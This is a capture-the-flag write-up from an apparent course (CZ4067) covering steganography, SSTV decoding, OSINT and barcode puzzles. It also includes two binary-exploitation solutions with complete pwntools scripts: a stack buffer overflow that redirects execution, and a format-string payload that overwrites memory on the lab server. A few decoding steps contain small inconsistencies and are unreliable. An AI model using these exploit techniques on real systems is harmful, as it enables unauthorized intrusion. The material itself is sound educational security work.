
Super Slow T Voice

Despite slowing down the audio, we were unable to discern any meaningful content. To further analyse the files, we utilised an online spectrum analysis tool “<https://www.dcode.fr/spectral-analysis>” to analyse the two files.

Upon analysing “**apollo_takeoff.wav**”, we did not observe anything particularly noteworthy. However, upon analysing “**apollo_11.wav**”, we noticed that it seemed to be encoded. The initial bits appeared to be utilised for synchronization and/or signalling purposes




The initial bits of “**apollo_11.wav**” shared characteristics with an SSTV (Slow Scan Television) transmission signalling block, suggesting the presence of SSTV-encoded audio.



SSTV is a method for transmitting still images over radio frequencies. Files typically containing audio data (ie .wav), can indeed be decoded into SSTV if they contain SSTV-encoded audio. To decode the audio “**apollo_11.wav**”, we utilised the tool “<https://github.com/colaclanth/sstv>” which identified the transmission as “**Scottie 1**” mode, a common SSTV format.

```
(kali㉿kali)-[~/sstv]
└─$ sstv -d /home/kali/Documents/apollo_11.wav -o result.png
[sstv] Searching for calibration header ... Found!
[sstv] Detected SSTV mode Scottie 1
[sstv] Decoding image ...
[sstv] Drawing image data ...
[sstv] ... Done!
```

The resulting image “**result.png**”:



Convert the numbers “**67 90 52 48 54 55 123 84 104 49 115 95 49 115 95 84 104 51 51 95 109 51 115 83 97 71 51 125**” from Decimal to ASCII, we obtained the flag “**CZ4067{Th1s_1s_Th3_m3sSaG3}**”.

White Space

Since the image “Outer_space.png” contains a key, we attempted to reverse a common steganography method using “<https://incoherency.co.uk/image-steganography/#unhide>”. This revealed the key “**PM4067PGSVFSHA!**”, which still appeared to be encrypted.

Image Steganography

How it works How to defeat it

Hide images inside other images.

This is a client-side Javascript tool to steganographically hide images inside the lower "bits" of other images. Select either "Hide image" or "Unhide image". Play with the **example** images (all 200x200 px) to get a feel for it.

Image: Choose File Outer_space.png

Hidden bits: 1

Example: N/A



Further decoding the key using ROT13 decryption yielded the decrypted key “**CZ4067CTFISFUN!**”

Subsequently, we decoded the “**morse.wav**” audio file using the online tool <https://morsecode.world/international/decoder/audio-decoder-adaptive.html>, but uncovered the message “**THIS-IS-NOT-THE-RIGHT-WAY. TRY-SOMEWHERE-ELSE**”.

Utilising another online tool “<https://futureboy.us/stegano/decinput.html>”, we uploaded the “**morse.wav**” file and provided the decoded key “**CZ4067CTFISFUN!**”. This revealed an embedded file named “**flag.txt**”.


```
The payload may be:  
ASCII text, with CRLF line terminators  
  
To display, I might suggest using a MIME type of:  
text/plain  
  
"steganoin103748.jpg":  
format: wave audio, PCM encoding  
capacity: 13.4 KB  
embedded file "flag.txt":  
size: 431.0 Byte  
encrypted: rijndael-128, cbc  
compressed: yes
```

We employed another tool, Steghide to extract the “**flag.txt**” file but encountered difficulty reading its contents due to numerous hidden Unicode characters.

```
C:\Users\      \Downloads\steghide-0.5.1-win32\steghide>steghide info "C:\Users\      \Desktop\morse.wav"
"morse.wav":
  format: wave audio, PCM encoding
  capacity: 13.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
embedded file "flag.txt":
  size: 431.0 Byte
  encrypted: rijndael-128, cbc
  compressed: yes

C:\Users\      \Downloads\steghide-0.5.1-win32\steghide>steghide extract -sf "C:\Users\      \Desktop\morse.wav"
Enter passphrase:
wrote extracted data to "flag.txt".
```

To investigate further, we used “<https://www.soscisurvey.de/tools/view-chars.php>” once again, to view “**flag.txt**”. This revealed a total of 431 Unicode characters.



The image shows a grid of binary data from the 'view-chars.php' tool. The data is organized into rows where each row represents a carriage return (CR) followed by a line feed (LF). Within each row, there are sequences of dots and dashes representing binary digits. The tool uses a color scheme where dots are light gray and dashes are dark gray. The overall pattern is a repeating sequence of binary digits, likely representing the Morse code for the flag.

431 characters, 431 bytes

Encodings:

- U+0020: Space
- U+0009: Character Tabulation
- U+000D: Carriage Return
- U+000A: End of Line (EOL)

Identifying a pattern of 12 characters per line, we hypothesised that “**U+0020**” is encoded as Binary ‘0’, and “**U+0009**” is encoded as Binary ‘1’.

- 0001000011 = C
- 000001011010 = Z
- 000000110100 = 4
- 000000110000 = 0
- 000000110110 = 6
- 000000110111 = 7
- 000001111011 = {
- 000001110100 = t
- 000001101000 = h
- 000000110001 = 1
- 000001110011 = s
- 000001011111 = _
- 000000110001 = 1
- 000000110101 = 5
- 000001011111 = _
- 000000110001 = 1
- 000001101110 = n
- 000001010110 = V
- 000000110001 = 1
- 000001110011 = s
- 000001001001 = l
- 000001100010 = b
- 000000110001 = 1
- 000000110011 = 3
- 000001111101 = }

Converting each line from Binary to ASCII, we deciphered the flag as
“**CZ4067{th1s_1nV1slb13}**”.

Solaris


Space Venture

Using cmd, we connected to Netcat by issuing the command “**nc chall.sigx.net 3809**”, resulting in the flag “**CZ4067{3asY-C0nN3cT}**”.

```
(kali㉿kali)-[~]
└─$ nc chall.sigx.net 3809[64] AppleWebK3
You are successfully connected via nc!
Your flag is CZ4067{3asY-C0nN3cT}
[...]
```


Space Candy Theft

We got a file “**space_candy_theft**”, which we must first decompile. Since we saw an ELF header, we can use Ghidra to decompile it.



The screenshot shows the Ghidra interface with the following components:

- Program Tree**: Shows the file structure with `space_candy_theft` containing `.text`, `.data`, `.got.plt`, `.got`, and `.dynamic`.
- Symbol Tree**: Lists imports, exports, functions, labels, classes, and namespaces.
- Data Type Manager**: Manages data types like `space_candy_theft` and `generic_clib_64`.
- Decompiler**: The main window displays the assembly code for the `main` function. The assembly code is:undefined undefined8 main(void)
{
 char local_48 [64];
 setbuf(stdout, (char *)0x0);
 setbuf(stdin, (char *)0x0);
 setbuf(stderr, (char *)0x0);
 puts("Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear");
 gets(local_48);
 puts("Please help me to find it..");
 return 0;
}
- Console - Scripting**: An empty console window.



A second window titled “Decompile: main - (space_candy_theft)” shows the same decompiled C code:1
2 undefined8 main(void)
3
4 {
5 char local_48 [64];
6
7 setbuf(stdout, (char *)0x0);
8 setbuf(stdin, (char *)0x0);
9 setbuf(stderr, (char *)0x0);
10 puts("Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear");
11 gets(local_48);
12 puts("Please help me to find it..");
13 return 0;
14}

We identified a potential Buffer Overflow vulnerability in the “**main**” function, as it employs the unsafe “**gets()**” function, which does not check array bounds. This could allow malicious input to overflow the buffer and overwrite adjacent memory

The other interesting function seen in Ghidra is the “**champagne**” function, which contains the flag and has a starting address of “**0040122e**”.

```

1
2 void champagne(void)
3
4 {
5     puts("Well done! you found the gummy bear!!!");
6     system("/bin/cat flag.txt");
7     /* WARNING: Subroutine does not return */
8     exit(0);
9 }

```

To exploit the Buffer Overflow vulnerability in the “**main**” function, we needed to overflow the “**local_48**” buffer to overwrite the return address with the address of the “**champagne**” function.


After testing, we discovered that there is a padding of 8 bytes between the return address and the “**local_48**” buffer in the function “**main**”. By providing $(64 + 8 =) 72$ bytes of “**A**” as input, we were able to trigger a change in the program's output.

```

(kali㉿kali)-[~]
$ nc chall.sigx.net 9356
Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Please help me to find it..
Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear?

```

We want to insert 72 bytes of “**A**” followed by the little-endian formatted return address “**0040122e**” which points to the “**champagne**” function.



```
GNU nano 7.2
from pwn import *

remote_addr = ('chall.sigx.net', 9356)
p = remote(*remote_addr)

payload = b'A' * 72
payload += p64(0x0040122e)

p.sendline(payload)
p.interactive()
```

Using Python, we crafted a script to perform the Buffer Overflow attack. Executing the script resulted in us obtaining the flag “**CZ4067{cHamPa_n3-GumMy-B3ar}**”.

```
└─(kali㉿kali)-[~/Desktop]
$ python3 buff.py
[+] Opening connection to chall.sigx.net on port 9356: Done
[*] Switching to interactive mode
Welcome back to Solaris Candy Shop. Can you help to find the missing champagne?
Please help me to find it..
Well done! you found the gummy bear!!
CZ4067{cHamPa_n3-GumMy-B3ar}
[*] Got EOF while reading in interactive
$ 
[*] Interrupted
[*] Closed connection to chall.sigx.net port 9356
```

Space Thread

Similar to “Space Candy Theft”, we got a file “**space_thread**” which we must first decompile. Since we saw an ELF header, we can use Ghidra to decompile it.

The screenshot shows the Ghidra interface with the following windows:

- Program Trees**: Shows the project structure with files like `.bss`, `.data`, `.got.plt`, `.got`, and `dynamic`.
- Listing: space_thread**: Shows assembly code for the `main` function, including instructions like `NOP`, `MOV EBX, dword ptr [EBP]`, and `LEAVE`.
- Decompile: main - (space_thread)**: Shows the decompiled C code for `main`. The code initializes a local buffer `local_420` at `0x00000004`, sets up standard I/O buffers, reads input from `stdin` into `local_420`, and then calls the `steal` function with `"sweet"` as the argument.
- Data Type Manager**: Shows data types defined in the project, including `space_thread`, `generic_clib`, and `generic_clib_64`.
- Console - Scripting**: An empty console window.

```
Decompile: main - (space_thread)
1 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4
5 undefined4 main(void)
6
7 {
8     char local_420 [1040];
9     undefined *local_10;
10
11    local_10 = &stack0x00000004;
12    setbuf(_stdout, (char *)0x0);
13    setbuf(_stdin, (char *)0x0);
14    setbuf(_stderr, (char *)0x0);
15    fgets(local_420, 0x410, _stdin);
16    steal("sweet", local_420);
17    return 0;
18 }
```

We identified a potential Format String Vulnerability in the “**steal**” function, as it utilises user-controlled input in a “**printf()**” function call.

Further examination of the “**steal**” function reveals that it contains the flag.

The screenshot shows the Ghidra interface with the following windows:

- Program Trees**: Shows the file structure of space_thread.
- Symbol Tree**: Shows symbols including `FUN_08049030`, `main`, `register_tm_clones`, `steal`, and `shop`.
- Listing: space_thread**: Displays assembly code for the `steal` function. The assembly code includes instructions like `push esp`, `call _printf`, and `push 0x5ba2be1c`. The decompiled C code is as follows:

```

1 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
2
3 void steal(undefined4 param_1,char *param_2)
4
5 {
6     printf(param_2);
7     if (shop == 0x5ba2be1c) {
8         system("cat flag.txt");
9     }
10    else {
11        printf("You take cannot my gummy bear sweet!!!");
12    }
13    return;
14}
15}

```

- Decompile: steal - (space_thread)**: A separate window showing the decompiled C code for the `steal` function.
- Data Type Manager**: Shows data types for `space_thread`, `generic_clib`, and `generic_clib_64`.
- Console - Scripting**: An empty console window.

The “`printf()`” function is vulnerable because the format string parameter “`param_2`” is user-controlled, allowing exploitation to read or write to arbitrary memory locations.

The goal is to overwrite the “`shop`” variable with the value “`0x5ba2be1c`”, as this triggers the flag to be printed. From Ghidra, we can see that the address of the “`shop`” variable is “`0804c02c`”.

The screenshot shows the Ghidra interface with the following windows:

- Program Trees**: Shows the file structure of space_thread.
- Symbol Tree**: Shows symbols including `FUN_08049030`, `main`, `register_tm_clones`, `steal`, and `shop`.
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In the assembly listing, the `shop` variable is located at address `0804c02c`. The decompiled code shows the `shop` variable being compared against `0x5ba2be1c` in the `if` statement.

We can specify a position to read/write on the stack with “%<num>\$n” instead of a simple “%n”, to specify the address to write to. If “%<num>\$n” points to the start of our string, it will use the address specified at the beginning of our string to write the data to.

```
(kali㉿kali)-[~]
└─$ nc chall.sigx.net 9999
AAAAA%12$p
AAAAA0x41414141
You take cannot my gummy bear sweet!!
```

After inspecting the stack, we determined that "AAAAA" corresponds to the 12th argument.

In theory, the input “\x2c\xc0\x04\x08%12\$n” should write “4” to the target address “**0804c02c**”. However, we want to write the value “**0x5ba2be1c**” (1537392156) instead of “4”. To achieve this, we adjust the input to “\x2c\xc0\x04\x08%<value-4>x%12\$n”, value-4 as we already wrote 4 bytes for the target address.

In this case, value-4 = 1537392156 - 4 = 1537392152.

The resulting input is “\x2c\xc0\x04\x08%1537392152x%12\$n”, but encountered an issue as the value “**1537392152**” is too large to be directly written using the “%n” specifier

Instead of writing a long integer (4 bytes), we'll write 2 short integers (2 bytes). To do that, we'll use another specifier, “%hn”.

We want to write **0x5ba2be1c** (Decimal 1537392156)

- 0x5ba2 (Decimal **23458**) in the **high-order** bytes
- 0xbe1c (Decimal **48668**) in the **low-order** bytes

We want to write those values at **0x0804c02c**

- This means writing 0x5ba2 (**23458**) at $0x0804c02c + 2 = 0x0804c02e$ (**high-order**)
- And writing 0xbe1c (**48668**) at **0x0804c02c** (**low-order**)

We now have to figure out the padding value to be set.

[The value we want] - [The bytes already written] = [The value to set]

Padding **low-order** bytes:

- $48668 - 8 = 48660$, because we already wrote 8 bytes (the two 4 byte addresses)

Padding **high-order** bytes:

- $23458 - 48668 = -25210$, because we already wrote 48668
- $-25210 + 65536 = 40326$ (rotation)

Even though the padding of **high-order** bytes is a negative value, we can still add 65536 to get the equivalent positive number, allowing us to write smaller numbers even when the target value is large. In our approach, we first write to the **low-order** memory address and then to the **high-order** memory address.

This gives a final input of:

“\x2c\xc0\x04\x08\x2e\xc0\x04\x08%48660x%12\$hn%40326x%13\$hn”

```

GNU nano 7.2
from pwn import *

remote_addr = ('chall.sigx.net', 9999)
p = remote(*remote_addr)

payload = b'\x2c\xc0\x04\x08\x2e\xc0\x04\x08%48660x%12$hn%40326x%13$hn'
print(payload)

p.sendline(payload)
p.interactive()

```

Once again, we wrote a Python script to exploit the Format String Vulnerability, which resulted in the flag “CZ4067{F0rMaT_sTr1nG-Vu1n}”.

```

└─(kali㉿kali)-[~]
$ python buff.py
[+] Opening connection to chall.sigx.net on port 9999: Done
b',\xc0\x04\x08.\xc0\x04\x08%48660x%12$hn%40326x%13$hn'
[*] Switching to interactive mode
,\xc.\xc

      f7df863b
CZ4067{F0rMaT_sTr1nG-Vu1n}

[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to chall.sigx.net port 9999

```

[Reference: <https://axcheron.github.io/exploit-101-format-strings/>]

Alternatively, instead of adding 65535 to the negative number (-25210) for padding the **high-order** bytes, we can modify the payload to first write to the **high-order** memory address and then to the **low-order** memory address.

Padding **high-order** bytes:

- $23458 - 8 = 23450$, because we already wrote 8 bytes (the two 4 byte addresses)

Padding **low-order** bytes:

- $48668 - 23458 = 25210$, because we already wrote 23458

This gives a final input of:


“\x2e\xc0\x04\x08\x2c\xc0\x04\x08%23450x%12\$hn%25210x%13\$hn”

Utilising the identical Python script format, we were able to retrieve the flag “CZ4067{F0rMaT_sTr1nG-Vu1n}”.

Decimus

Space Link

To track down Joshua Lingo from Klang, we initially conducted a Google search using the keywords “**Joshua Lingo Klang LinkedIn**”. This led us to a LinkedIn profile at “<https://my.linkedin.com/in/joshua-lingo-2b0ba422b>”, where we discovered the flag “CZ4067{b-S1c-0s1nT}”.



The image shows a screenshot of a LinkedIn profile page. At the top, there's a navigation bar with the LinkedIn logo, followed by tabs for "Artikel", "Orang" (which is underlined), "Pembelajaran", "Pekerjaan", and a link to "Dapatkan aplikasi". Below the navigation is a large circular profile picture of a young man with short dark hair, smiling. To the right of the profile picture are three dots (...). The main content area starts with the name "Joshua lingo" in bold black text. Underneath it is the location "Klang, Selangor, Malaysia" and a link to "Maklumat Hubungan". There are three small circular profile pictures showing other users. Next to them is the text "Lihat kenalan sama anda". Below this are two buttons: a blue rounded rectangle with white text that says "Sertai untuk melihat profil" and a white button with a blue border and a blue arrow pointing left followed by the word "Message".

Perihal

You found me! Your flag is : CZ4067{b-S1c-0s1nT} lihat lagi

Letter Theft

We intercepted a letter, noticing a barcode in the bottom right corner, which raised suspicion.



Given that the letter originated from the USA, it is likely an “**IMb Intelligent Mail Barcode**”. Using an online tool “<https://postalpro.usps.com/ppro-tools/encoder-decoder>”, we decoded the barcode manually, character by character, resulting in the key “**ADAFATAFDDDTFFTATTFTFFDDTDFADFAFADFDAFDDTDADTAAFFDAFDDTDFTT**”.

Decoder/Encoder

Decoder Encoder

You have reached the Intelligent Mail barcode decoder page. Using this tool you can convert an Intelligent Mail barcode into its numeric equivalent.

First, convert each bar of the Intelligent Mail barcode into its character equivalent (F, T, A, or D) as described in the legend below. Then type the character.

Barcode Character (enter a string of sixty five F, D, A, or T characters):

ADAFATAFDDDTFFTATTFTFFDDTDFADFAFADFDAFDDTDADTAAFFDAFDDTDFTT

Decode

6 Digit 9 Digit



Download

Barcode ID:	51
Special Services:	108
Mailer ID:	791158
Serial Number:	895755183
Delivery Point ZIP Code:	115511130

Key	Description	
F		Full Bar
D		Descending Bar
A		Ascending Bar
T		Track Bar

The output that we obtained includes the following details:

- Barcode ID: 51
- Special Services: 108
- Mailer ID: 791158
- Serial Number: 895755183
- Delivery Point ZIP Code: 115511130

Combining these numbers, we get “**51108791158895755183115511130**”. Attempting to decode these into a human-readable format, we used the ASCII Table to convert Decimal Values to Characters.

- 51 = 3
- 108 = l
- 79 = O
- 115 = s
- 88 = X
- 95 = _
- 75 = K
- 51 = 3
- 83 = S
- 115 = s
- 51 = 3
- 113 = q
- 0

After assembling the numbers, we obtained “**3lOsX_K3Ss3q**”. However, this sequence still did not seem to make sense. Upon applying the Caesar Cipher, we deciphered it into something more meaningful. This revealed the flag to be “**CZ4067{3mPtY_L3Tt3r}**”.

